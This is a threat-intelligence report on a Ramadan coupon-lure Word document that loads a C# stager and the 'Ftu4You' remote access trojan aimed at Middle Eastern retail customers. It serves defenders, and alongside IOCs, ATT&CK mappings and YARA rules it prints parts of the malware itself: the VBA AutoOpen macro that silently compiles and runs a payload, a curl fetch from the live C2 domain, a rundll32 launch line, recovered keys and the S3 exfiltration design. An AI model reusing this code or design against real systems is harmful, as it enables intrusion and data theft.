CloudSEK
REPORTS

18 March 2026

Event Report

[GTI] Opportunistic threat actors using Ramadan coupon as a lure to target retail store customers in Middle East

---

Category

Threat Actor Intelligence

Region

Middle East

TLP#: GREEN

Category:	Industry:	Motivation:	Region:	Source*:
Threat Actor Intelligence	Public	Financial	Middle East	A2


Executive Summary

This report documents the full technical analysis of a sophisticated multi-stage malware campaign that uses a socially-engineered Ramadan discount lure to compromise Windows endpoints in the Middle East. The malicious document masquerades as a promotional offer from AlCoupon (A well-known Egyptian coupon aggregation website) enticing targets with fake discount codes for major retail chains including Hyper One, Carrefour, Saudi, and Metro, along with the promise of winning a Ramadan basket worth 2,000 EGP.

Upon opening, a hidden VBA macro silently drops, compiles, and executes a C# loader. The loader contacts a delivery C2, fetches a raw MSIL assembly, compiles it on-device, and executes it via rundll32. The resulting payload is a full-featured Remote Access Trojan (RAT) operating under the namespace Ftu4You. The RAT communicates with a dedicated C2 panel over HTTPS and supports persistent remote shell access, full-screen screenshot capture, remote filesystem browsing, bidirectional file transfer, and session management routing all file exfiltration through AWS S3 presigned URLs to evade network-layer detection.

All file exfiltration (screenshots, documents) routes through AWS S3 presigned URLs bypassing C2 traffic inspection, HTTPS interception, and domain-based DLP entirely.


Analysis



Malware Attack Path

Social Engineering Analysis

The malicious document displays a prompt instructing the user to Enable Editing and Enable Content, claiming that it was created using an earlier version of Microsoft Office Word. This message is merely a social engineering tactic designed to trick the victim into enabling macros, which ultimately triggers execution of the embedded malware.



Screenshot of the malware

```
ramadan.doc : Malicious Document
MD5 Hash : 6d0971b08a5529f0e0458a50db7d9d63
SHA1 Hash : 39431dff89b5bf4472e9e570cb955ddbb120cf04
SHA256 Hash : 1d63beafceb04a83b54c6fc60e4df6505a89c386f2128c6b4329fc0042a17de0
```

Seasonal Relevance	Ramadan is the peak consumer spending period in the Middle East. Discount lures during this month achieve significantly higher engagement rates.
Brand Impersonation	AlCoupon is a real, widely-used Egyptian coupon site. Impersonating a trusted local brand substantially lowers victim suspicion.
Retail Targeting	Hyper One, Carrefour, Saudi, and Metro are all major, household-name Egyptian supermarket chains.
Financial Incentive	A 2,000 EGP prize (~$40-65 USD, highly significant in local context) adds urgency and lottery-style engagement.
Discount Code	RAMADAN25 is a realistic-looking promo code that adds authenticity and keeps the victim engaged with the document.

Language	Written in Arabic targeting an Arabic-speaking market consistent with a native Arabic-speaking threat actor.

Document Obfuscation Technique

The document uses layered content-hiding to conceal malicious objects from the victim while presenting the convincing lure:

- **Unhide:** Macro calls Font.Hidden = False on the main text story, reveals the lure text to the victim.
- **Re-hide**: The first inline shape (likely embedded payload/decoy) is immediately re-hidden via Selection.Font.Hidden = True.

cat

```
➜ cat macro_ramzar_doc.txt
--------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

Dim iShp As InlineShape
ActiveDocument.StoryRanges(wdMainTextStory).Font.Hidden = False
For Each iShp In ActiveDocument.InlineShapes
    With iShp
        iShp.Select
        Selection.Font.Hidden = True
    End With
    Exit For
Next iShp

    username = Environ("Username")
    UserDir = "C:\Users\" & username & "\"

    appName = "quanta"
    WorkDir = UserDir & appName & "\"

    If Not Dir(UserDir & "\" & appName & ".exe") = vbNullString Then
        Exit Sub
    End If
    RmFolder (WorkDir)
```

Code for hiding embedded content, and prepares a user-specific working directory for the payload

This technique defeats simple automated document preview analysis and ensures victims see only the convincing Ramadan offer while the malicious payload objects remain concealed.

Screenshot of the malware

The macro uses the AutoOpen() subroutine which fires automatically when the document is opened in Microsoft Word. No additional user interaction is required beyond enabling macros. The macro is stored in the NewMacros.bas module inside the embedded vbaProject.bin OLE stream within the DOCX ZIP container.

Execution Flow

1. **Environment Check** : Reads `%USERNAME%`. Checks if `C:\Users\<user>\quanta.exe` already exists if so, preventing re-infection and noisy re-execution.
2. Staging directory : Creates `C:\Users\<user>\quanta\` as a transient working directory.
3. C# source drop : Writes a 180+ KB obfuscated C# source file to `quanta\quanta.cs` via 50+ VBA Print statements, printing the source code line by line.
4. Compiler detection : Checks `C:\Windows\Microsoft.NET\Framework\v3.5` first, falls back to `v4.0.30319\csc.exe`.
5. Silent compilation : Invokes `csc.exe -target:winexe` via Shell() with vbHide compiles quanta.cs into quanta.exe with no visible window.
6. Completion wait : Busy-loop waits until quanta.exe exists AND FileLen > 0, handling race conditions on slow compilation.

7. Cleanup : Deletes the entire quanta\ staging directory, source code removed from disk before victim notices.
8. Execution : Silently executes quanta.exe via Shell() with vbHide.

The macro never drops a pre-compiled binary. Source code is written and compiled on-device using the legitimate Windows compiler (csc.exe) evading all binary signature and hash-based detection.

```
cat

→ cat macro_ramzar_doc.txt
    <..SNIP..>
    MkDir WorkDir
    Open WorkDir & "\" & appName & ".cs" For Output As #1


    Print #1, "namespace LM{public class _shtn2{public int version{get;set;}public string csproj{get;set;}public
string cs{get;set;}}public class _U878{public int version{get;set;}}}namespace LM{using System;using System.";
    Print #1, "Linq;using System.Text;using System.Security.Cryptography;using System.IO;class _hlwIDzn194{private
const int _FIpdsSM91=256;private const int _mjRm2050=1000;public static string _OGWn3019(string _ifP676,";
    Print #1, "string _xv){var _J0470=Convert.FromBase64String(_ifP676);var
_RXt2385=_J0470.Take(_FIpdsSM91/8).ToArray();var _XR0=_J0470.Skip(_FIpdsSM91/8).Take(_FIpdsSM91/8).ToArray();var
_oPX309=_J0470.Skip((_FIpdsSM91/8)*2";
    Print #1, ").Take(_J0470.Length-((_FIpdsSM91/8)*2)).ToArray();var _AVx8=new
Rfc2898DeriveBytes(_xv,_RXt2385,_mjRm2050);var _FRqnB7020=_AVx8.GetBytes(_FIpdsSM91/8);using(var _qmeZf6062=new
RijndaelManaged()){_qmeZf6062.";
<.....SNIP....>

    Close #1
    CompilerDir = "C:\Windows\Microsoft.NET\Framework\"
    If Dir(CompilerDir & "v3.5", vbDirectory) = "v3.5" Then
        CompilerDir = CompilerDir & "v3.5\csc.exe"
    Else
        CompilerDir = CompilerDir & "v4.0.30319\csc.exe"
    End If

    Call Shell(CompilerDir & " -target:winexe -out:""" & UserDir & appName & ".exe"" """ & WorkDir & appName &
".cs""", vbHide)
    Do Until Not Dir(UserDir & appName & ".exe") = vbNullString
    DoEvents
    Loop
    Do Until FileLen(UserDir & appName & ".exe") > 0
    DoEvents
    Loop
    RmFolder (WorkDir)

    Call Shell(""" & UserDir & appName & ".exe""", vbHide)
End Sub
```

Screenshot of the malware writing an obfuscated C# payload to disk, compiles it locally using system's .NET `csc.exe`

Stage Two : C# Loader (quanta.exe)

`quanta.exe` is a .NET WinForms executable compiled from the dropped C# source. It is a single-purpose second-stage loader: decrypt the delivery C2 URL, fetch a MSIL assembly from the C2 as JSON, compile it on-device using ilasm.exe, execute via rundll32.exe, then delete all staging artifacts.

Encryption Scheme

All sensitive configuration strings (C2 URLs, tool paths) are encrypted using a non-standard cryptographic scheme designed to resist automated extraction:

Block cipher	Rijndael-256 (256-bit block size, NOT standard AES which uses 128-bit blocks)
Mode / Padding	CBC mode, PKCS7 padding
Key derivation	PBKDF2-SHA1, 1,000 iterations, 32-byte output key
Key obfuscation	Only 10 hex chars of the 16-char key are stored. Remaining 6 chars brute-forced at runtime.
Key validation	Direct string Equals() comparison against 8 hardcoded 16-char hex keys
Max iterations	256^3 = 16,777,216 (3 appended bytes)
Blob layout	[32 bytes salt][32 bytes IV][ciphertext]

Decrypted Strings

C2 delivery URL	https://article-learning[.]xyz/files/app-provider/get-app
Base .NET path	C:\Windows\Microsoft.NET\Framework\
Compiler (primary)	v4.0.30319\MsBuild.exe
Compiler (fallback)	v3.5\MsBuild.exe
MSIL assembler	v4.0.30319\ilasm.exe (fallback: v2.0.50727\ilasm.exe)
DLL loader	rundll32.exe
Export called	RunMain

Payload Fetch & Execution

The loader performs a GET request to the delivery C2 and receives a JSON payload:

Curl

```
→ curl "https://article-learning.xyz/files/app-provider/get-app" -H "Content-Type: application/json"
{"version":1,"csproj":"","cs":" .assembly extern mscorlib { .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) .ver
4:0:0:0 } .assembly extern System { .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) .ver 4:0:0:0 } .assembly extern
System.Core { .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) .ver 4:0:0:0 } .assembly extern System.Management {
.publickeytoken = (B0 3F 5F 7F 11 D5 0A 3A ) .ver 4:0:0:0 } .assembly extern System.Windows.Forms { .publickeytoken
= (B7 7A 5C 56 19 34 E0 89 ) .ver 4:0:0:0 } .assembly extern System.Drawing { .publickeytoken = (B0 3F 5F 7F 11 D5
0A 3A ) .ver 4:0:0:0 } .assembly extern System.Runtime.Serialization { .publickeytoken = (B7 7A 5C 56 19 34 E0 89 )
.ver 4:0:0:0 } .assembly extern System.Web.Extensions { .publickeytoken = (31 BF 38 56 AD 36 4E 35 ) .ver 4:0:0:0 }
.assembly generated { .custom instance void
[mscorlib]System.Runtime.CompilerServices.RuntimeCompatibilityAttribute::.ctor() = ( 01 00 01 00 54 02 16 57 72 61
70 4E 6F 6E 45 78 63 65 70 74 69 6F 6E 54 68 72 6F 77 73 01 ) .custom instance void
[mscorlib]System.Runtime.CompilerServices.ExtensionAttribute::.ctor() = ( 01 00 00 00 ) .custom instance void
[mscorlib]System.Runtime.CompilerServices.CompilationRelaxationsAttribute::.ctor(int32) = ( 01 00 08 00 00 00 00 00
) .hash algorithm 0x00008004 .ver 0:0:0:0 } .module generated.dll .imagebase 0x10000000 .file alignment 0x00000200
.stackreserve 0x00100000 .subsystem 0x0003 .corflags 0x00000001 .class public auto ansi beforefieldinit
Ftu4You._pku163 extends [mscorlib]System.Object { .class auto ...<SNIP>...
 [mscorlib]System.Security.Principal.WindowsBuiltInRole) IL_003d: ldc.i4.0 IL_003e: ceq IL_0040: stloc.3 IL_0041:
ldloc.3 IL_0042: brtrue.s IL_004c IL_0044: ldstr \"User\" IL_0049: stloc.2 IL_004a: leave.s IL_0083 IL_004c: ldloc.1
IL_004d: ldc.i4 0x222 IL_0052: callvirt instance bool
[mscorlib]System.Security.Principal.WindowsPrincipal::IsInRole(valuetype
[mscorlib]System.Security.Principal.WindowsBuiltInRole) IL_0057: ldc.i4.0 IL_0058: ceq IL_005a: stloc.3 IL_005b:
ldloc.3 IL_005c: brtrue.s IL_0066 IL_005e: ldstr \"Guest\" IL_0063: stloc.2 IL_0064: leave.s IL_0083 IL_0066: nop
IL_0067: nop IL_0068: leave.s IL_007a } finally { IL_006a: ldloc.0 IL_006b: ldnull IL_006c: ceq IL_006e: stloc.3
IL_006f: ldloc.3 IL_0070: brtrue.s IL_0079 IL_0072: ldloc.0 IL_0073: callvirt instance void
[mscorlib]System.IDisposable::Dispose() IL_0078: nop IL_0079: endfinally } IL_007a: nop IL_007b: ldstr \"Unknown\"
IL_0080: stloc.2 IL_0081: br.s IL_0083 IL_0083: nop IL_0084: ldloc. IL_0085: ret } }\n"
```

Screenshot of the json payload from the c2 server

The MSIL code is written to `%DOCUMENTS%\quantum01\w.il`, assembled to w.dll via `ilasm.exe /DLL`, copied to `%DOCUMENTS%\quantum<version>.dll`, and executed:

```
rundll32.exe "%DOCUMENTS%\quantum<version>.dll",RunMain
```

All staging files (w.il, w.dll, quantum01\ directory) are deleted after execution.

Stage Three : Ftu4You RAT (w.il / w.dll)

`w.il` is a 180,735-byte MSIL assembly comprising the complete third-stage RAT payload. Assembled to `w.dll` and executed via rundll32, it implements a full-featured Remote Access Trojan communicating with a dedicated REST API C2 panel at article-learning[.]com. The namespace Ftu4You and the bespoke REST API architecture suggest a purpose-built tool.

C2 Infrastructure

RAT C2 base URL	https://article-learning[.]com
Delivery C2 URL	https://article-learning[.]xyz/files/app-provider/get-app
File Exfil	AWS S3 presigned PUT URLs (bypasses C2 entirely)

Client ID file	%USERPROFILE%\msid.txt (GUID, persists across reboots)
Single-Instance Mutex	QSR_MUTEX_* (prevents duplicate RAT instances)

Upgraded Key Derivation - SHA256 Validation

The RAT uses the same Rijndael-256/PBKDF2 scheme as the loader but replaces direct-string key validation with SHA256 hashing, adding an additional layer of obfuscation against static analysis:

Partial key stored	F9B335AC66 (10 hex chars)
Target SHA256 hash	f4ef9c97ea5abb2cebe7e69d8d07fbdeb580c029902e188b073b75f450523cb4
Brute-force logic	Appends 3 bytes as hex → SHA256(candidate) == target hash
Recovered full key	F9B335AC663DBA85
Decrypted C2 URL	https://article-learning[.]com

Victim Registration / Beacon Payload

On first run, the RAT sends a POST to `/api/clients/identifyClient` containing a SysInfo JSON object:

_id	Hardware fingerprint: BIOS Manufacturer + CPU Name + BaseBoard SerialNumber + Disk SerialNumber, concatenated, suffixed with "-04"
cpuName	WMI Win32_Processor.Name
ram	WMI Win32_ComputerSystem.TotalPhysicalMemory (bytes)
username	Environment.UserName
pcName	Machine hostname
domainName	AD domain name (IPGlobalProperties, or "-" if not joined)
hostName	Network hostname
sysDrive / sysDir	Hardcoded: "C"
upTime	WMI Win32_OperatingSystem.LastBootUpTime formatted as Xd:Xh:Xm:Xs
os	Hardcoded: "windows"
Account type	Determined via WindowsPrincipal.IsInRole(): Admin / User / Guest / Unknown

Capability Matrix

Command	Handler	Description
cmdExec	_f8136	Persistent cmd.exe shell with redirected I/O. Supports multiple parallel sessions by shellId. Uses /K CHCP for Unicode. Output POSTed to /api/cmd/onCmdRun.
getScreenshot	_PmbhTh7	Full desktop screenshot via Graphics.CopyFromScreen. Saved as .jpg to `%USERPROFILE%\screenshots\`. Uploaded to AWS S3 presigned URL. C2 notified via /api/files/onCreated.
getDir	_cr8491	Directory listing (name, path, isDir per entry). Results POSTed to `/api/files/onGetDirRun`.
getCreatedFile	_cr8491	Reports newly created/modified file metadata to C2.
uploadFile	_cr8491	Reads file from victim FS. Gets S3 presigned PUT URL. Uploads bytes direct to S3. Notifies C2 via `/api/assets/onCreated`.
bdownload	_f8136	Downloads file from attacker-supplied URL to `%USERPROFILE%\<filename>`. Uses Chrome 93 User-Agent. Sends "Finished><path>" confirmation to the shell session.
Order*66	_f8136	Kills and restarts a specific shell session by shellId. (lol)

Exfiltration Architecture : AWS S3

Binary exfiltration (screenshots, files) never traverses the C2 domain, it routes through AWS S3 presigned URLs:

- RAT POSTs to `/api/assets/getAwsUploadUrl` with file metadata (name, category, clientId)
- C2 responds with time-limited single-use AWS presigned PUT URL + fileKey
- RAT PUTs file bytes directly to S3, C2 server never sees the binary data
- RAT POSTs to /api/assets/onCreated with fileKey to notify upload complete

File exfiltration goes to AWS S3, not the attacker C2. Network DLP, HTTPS inspection, and SIEM rules watching for data Exfil to suspicious domains will completely miss this activity.

Evasion Techniques

VBA content hiding	Font.Hidden manipulation conceals embedded objects from victim and static document scanners.
No pre-compiled binary	C# source dropped and compiled on-device, no binary hash exists until execution. Evades signature/hash detection.
LOLBins abuse	Uses csc.exe, MsBuild.exe, ilasm.exe, rundll32.exe, all signed Microsoft binaries. Bypasses application whitelisting.
Self-cleanup	Source .cs, w.il, staging directories deleted after each stage. Minimal forensic footprint.
Rijndael-256	Non-standard 256-bit block size (vs AES-128) bypasses many automated crypto-detection YARA rules.
SHA256 key gating	Stage-2 keys protected by SHA256 hash, cannot be extracted statically without brute-force.
AWS S3 Exfil	File data never touches C2 domain, evades all domain-based DLP and exfil detection.
Timing noise	_BkGIYE3() performs crypto operations and discards results before/after main payload, potential anti-sandbox timing interference.
Chrome UA masquerade	bdownload uses Chrome/93.0.4577.63 User-Agent to disguise download traffic as browser activity.
Single-instance mutex	QSR_MUTEX_* prevents noisy duplicate registrations and parallel execution.

Full Attack Chain

#	Stage	Action
1	**Initial Access**	Victim opens mal.doc: Ramadan AlCoupon lure triggers AutoOpen VBA macro.
2	**Preparation**	Macro checks `%USERNAME%`, verifies no existing infection, creates quanta\ staging dir.
3	**Source Drop**	Macro writes 180+ KB obfuscated C# source to `quanta\quanta.cs` via Print statements.
4	**On-Device Compile**	Macro calls `csc.exe` silently: quanta.cs compiled to `quanta.exe` (target:winexe).
5	**Cleanup + Execute**	Staging directory deleted. quanta.exe executed silently.
6	**Key Brute-Force**	quanta.exe brute-forces 3-byte suffixes to reconstruct 8 Rijndael-256 decryption keys.

7	**Delivery Beacon**	quanta.exe GETs `article-learning[.]xyz/files/app-provider/get-app` with JSON header.
8	**MSIL Fetch**	C2 returns JSON with raw MSIL IL assembly code in the 'cs' field.
9	**On-Device Assemble**	quanta.exe writes w.il, calls ilasm.exe /DLL to compile w.dll. Staging dir created.
10	**RAT Launch**	quanta.exe calls rundll32.exe quantum<N>.dll,RunMain. All staging files deleted.
11	**RAT Init**	RAT checks `QSR_MUTEX_*`. Reads/creates `%USERPROFILE%\msid.txt` GUID.
12	**Key Brute-Force v2**	RAT brute-forces F9B335AC66 via SHA256 hash validation. Recovers key F9B335AC663DBA85.
13	**C2 Registration**	RAT POSTs full SysInfo to `article-learning[.]com/api/clients/identifyClient`.
14	**Task Polling**	RAT polls `/api/orders/getOrders/{clientId}` for operator commands.
15	**Operator Control**	Operator issues commands: remote shell, screenshot, file ops, download, exfil to AWS S3.

Indicators of Compromise (IOCs)

Domain (C2 Panel)	article-learning[.]com
Domain (Delivery)	article-learning[.]xyz
URL	https://article-learning[.]xyz/files/app-provider/get-app
File	C:\Users\<user>\quanta.exe
File (transient)	C:\Users\<user>\quanta\quanta.cs
File (transient)	%DOCUMENTS%\quantum01\w.il
File (transient)	%DOCUMENTS%\quantum01\w.dll
File	%DOCUMENTS%\quantum<N>.dll

File	%USERPROFILE%\msid.txt (GUID client ID)
Directory	%USERPROFILE%\screenshots\
Process	WINWORD.EXE → csc.exe
Process	rundll32.exe quantum<N>.dll,RunMain

MITRE ATT&CK Mapping

ATT&CK ID	Technique	Evidence
T1566.001	Spearphishing Attachment	Malicious Word doc delivered as Ramadan lure
T1204.002	Malicious File	Victim opens .doc triggering AutoOpen macro
T1059.005	VBA Macro	AutoOpen writes and compiles C# payload via Print #1
T1027.004	Compile After Delivery	C# and MSIL both compiled on-device via LOLBins
T1059.003	Windows Command Shell	Persistent cmd.exe sessions via cmdExec command
T1218.011	Rundll32	w.dll executed via rundll32.exe RunMain export
T1140	Deobfuscate / Decode	Rijndael-256 + PBKDF2 decrypts all config strings at runtime
T1027	Obfuscated Files	C2 URLs encrypted; keys brute-forced; SHA256-gated
T1082	System Info Discovery	WMI: CPU, RAM, BIOS, disk, OS version, uptime
T1033	System Owner Discovery	Environment.UserName, WindowsPrincipal.IsInRole()
T1113	Screen Capture	Graphics.CopyFromScreen → JPEG → S3
T1041	Exfil Over C2 Channel	Shell output, directory listings via HTTPS POST
T1567.002	Exfil to Cloud Storage	Screenshots and files uploaded to AWS S3
T1105	Ingress Tool Transfer	bdownload command fetches attacker files to victim
T1083	File and Directory Discovery	getDir command browses remote filesystem
T1070.004	File Deletion	Source .cs, w.il, staging dirs deleted post-execution
T1036.004	Masquerade	Chrome 93 User-Agent used for bdownload requests
T1071.001	Application Layer Protocol	All C2 comms over HTTPS with JSON REST API

Detection & Remediation

EDR Detections

WINWORD spawning csc.exe	Alert on WINWORD.EXE or any Office process spawning csc.exe, MsBuild.exe, or ilasm.exe. Never legitimate.
quanta.exe file creation	FIM alert on C:\Users*\quanta.exe created by an Office process.
rundll32 loading non-system DLL	Alert on rundll32.exe loading DLLs from %DOCUMENTS% or %USERPROFILE% with non-standard export names.
msid.txt creation	Alert on creation of %USERPROFILE%\msid.txt by non-user processes.
QSR_MUTEX_* mutex	Monitor for mutex creation matching QSR_MUTEX_*, distinctive fingerprint of this RAT.
screenshots\ directory	Alert on creation of %USERPROFILE%\screenshots\ by non-browser processes.

Network Detections

Block domains	Block article-learning[.]com and article-learning[.]xyz at DNS, proxy, and firewall.
Chrome 93 User-Agent	Alert on HTTP from non-browser processes using Chrome/93.0.4577.63 — this version is years old.
S3 PUT from endpoint	Alert on S3 PUT requests originating from non-browser, non-backup processes.
JSON API paths	If HTTPS inspection enabled: alert on POST to paths matching /api/clients/*, /api/orders/*, /api/cmd/*, /api/assets/*.

Yara rule

```
rule Maldoc_stage_1 {
    meta:
        description  = "Detects Ramadan lure maldoc (Stage 1 VBA dropper)"
        author       = "CloudSEK"
        tlp          = "AMBER"
        severity     = "HIGH"
        target       = "mal.doc"

    strings:
        $ole_magic   = { D0 CF 11 E0 A1 B1 1A E1 }
        $appname     = "quanta"              ascii wide
        $compiler    = "csc.exe"            ascii wide
```

```
        $rijndael    = "RijndaelManaged"    ascii wide
        $rfc         = "Rfc2898DeriveBytes" ascii wide
        $ramadan     = "RAMADAN25"          ascii wide nocase
        $c2          = "article-learning"   ascii wide nocase
        $rundll      = "rundll32"           ascii wide
        $lolbin1     = "MsBuild.exe"        ascii wide
        $lolbin2     = "ilasm.exe"          ascii wide
        $runmain     = "RunMain"            ascii wide

    condition:
        $ole_magic at 0 and
        3 of ($appname, $compiler, $rijndael, $rfc, $ramadan,
              $c2, $rundll, $lolbin1, $lolbin2, $runmain)
}


rule Loader_Stage2 {
    meta:
        description  = "Detects C# loader (Stage 2 quanta.exe)"
        author       = "CloudSEK"
        tlp          = "AMBER"
        severity     = "HIGH"
        target       = "quanta.exe"

    strings:
        $pe_magic    = { 4D 5A }
        $c2_xyz      = "article-learning.xyz"    ascii wide
        $c2_path     = "app-provider/get-app"    ascii wide
        $appname     = "quanta"                  ascii wide
        $rijndael    = "RijndaelManaged"         ascii wide
        $rfc         = "Rfc2898DeriveBytes"      ascii wide
        $lolbin1     = "MsBuild.exe"             ascii wide
        $lolbin2     = "ilasm.exe"               ascii wide
        $lolbin3     = "rundll32"                ascii wide
        $runmain     = "RunMain"                 ascii wide
        $quantum     = "quantum"                 ascii wide
        $msil_ext    = ".il"                     ascii wide
        $field_cs    = "\"cs\""                  ascii wide
        $field_ver   = "\"version\""             ascii wide

        // Crypto key fragments (partial keys stored in binary)
        $pkey1       = "024F484926"              ascii
        $pkey2       = "49646924EF"              ascii
        $pkey3       = "BB133A54E2"              ascii
        $pkey4       = "0128542EAB"              ascii
        $pkey5       = "BBCCB9E820"              ascii
        $pkey6       = "01995E5726"              ascii
        $pkey7       = "49ACDE8FB1"              ascii
```

```
    condition:
        $pe_magic at 0 and
        (
            ($c2_xyz and $c2_path) or
            ($runmain and $lolbin2 and $rijndael) or
            (2 of ($pkey1, $pkey2, $pkey3, $pkey4, $pkey5, $pkey6, $pkey7))
        ) and
        2 of ($appname, $quantum, $lolbin1, $lolbin2, $lolbin3, $rfc, $msil_ext)
}


rule RAT_Stage3 {
    meta:
        description  = "Detects Ftu4You RAT MSIL payload (Stage 3 w.il / w.dll)"
        author       = "CloudSEK"
        tlp          = "AMBER"
        severity     = "CRITICAL"
        target       = "w.il / w.dll / quantum<N>.dll"

    strings:
        $ns          = "Ftu4You"                          ascii wide

        $c2_com      = "article-learning.com"             ascii wide
        $c2_xyz      = "article-learning.xyz"             ascii wide

        $order66     = "Order*66"                         ascii wide
        $bdown       = "bdownload"                        ascii wide
        $finish      = "Finished>"                        ascii wide
        $newshell    = ">>>New One Created"               ascii wide
        $deadshell   = ">>>Session unexpectedly closed"   ascii wide
        $cmdexec     = "cmdExec"                          ascii wide
        $screenshot  = "getScreenshot"                    ascii wide
        $getdir      = "getDir"                           ascii wide
        $upload      = "uploadFile"                       ascii wide

